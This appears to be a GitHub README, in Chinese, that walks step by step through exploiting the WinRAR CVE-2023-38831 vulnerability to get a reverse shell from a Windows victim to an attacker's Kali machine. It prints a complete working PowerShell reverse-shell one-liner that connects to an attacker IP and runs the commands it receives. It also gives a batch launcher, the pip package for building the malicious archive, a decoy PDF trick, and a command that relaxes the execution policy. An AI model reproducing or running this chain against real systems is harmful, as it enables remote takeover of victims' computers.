
 maalfer/cve-2023-38831_reverseshell_winrar-rce
利用winrar CVE-2023-38831漏洞(影响6.23之前版本)获取反向shell所需的步骤。

在本仓库中,我们将利用WinRAR的CVE-2023-38831漏洞,从而从受害Windows机器获取反向Shell到攻击者Kali Linux机器。
下载本仓库的内容:

接下来,我们需要安装必要的Python依赖,以便利用以下命令利用此漏洞:
pip install rarce

我们将执行一个恶意代码,从 revshells.com 获取反向Shell(提供相应的攻击者IP和端口):


$LHOST = "192.168.0.36"; $LPORT = 443; $TCPClient = New-Object Net.Sockets.TCPClient($LHOST, $LPORT); $NetworkStream = $TCPClient.GetStream(); $StreamReader = New-Object IO.StreamReader($NetworkStream); $StreamWriter = New-Object IO.StreamWriter($NetworkStream); $StreamWriter.AutoFlush = $true; $Buffer = New-Object System.Byte[] 1024; while ($TCPClient.Connected) { while ($NetworkStream.DataAvailable) { $RawData = $NetworkStream.Read($Buffer, 0, $Buffer.Length); $Code = ([text.encoding]::UTF8).GetString($Buffer, 0, $RawData -1) }; if ($TCPClient.Connected -and $Code.Length -gt 1) { $Output = try { Invoke-Expression ($Code) 2>&1 } catch { $_ }; $StreamWriter.Write("$Output`n"); $Code = $null } }; $TCPClient.Close(); $NetworkStream.Close(); $StreamReader.Close(); $StreamWriter.Close()
将此PowerShell代码保存为.ps1文件(稍后将执行):


获取用于反向Shell的ps1代码后,我们创建一个Python文件,通过使用os库来执行.ps1文件:
然后,我们创建一个包含以下代码的.bat文件:

rem Ruta al ejecutable de Python
set PYTHON_EXECUTABLE=python.exe

rem Ruta al script de Python que deseas ejecutar
set PYTHON_SCRIPT=pwned.py

rem Ejecutar el script de Python
%PYTHON_EXECUTABLE% %PYTHON_SCRIPT%

rem Pausa para que puedas ver la salida antes de que se cierre la ventana
pause
此时,我们需要创建恶意的WinRAR文件:

运行.rar内的documento.pdf文件:


最后,如果在攻击者机器上使用netcat保持监听,我们将收到反向Shell:

如果无法执行PowerShell命令,需要在系统上启用脚本执行:

我们启用它:

然后执行以下命令:
Set-ExecutionPolicy RemoteSigned -Scope CurrentUser






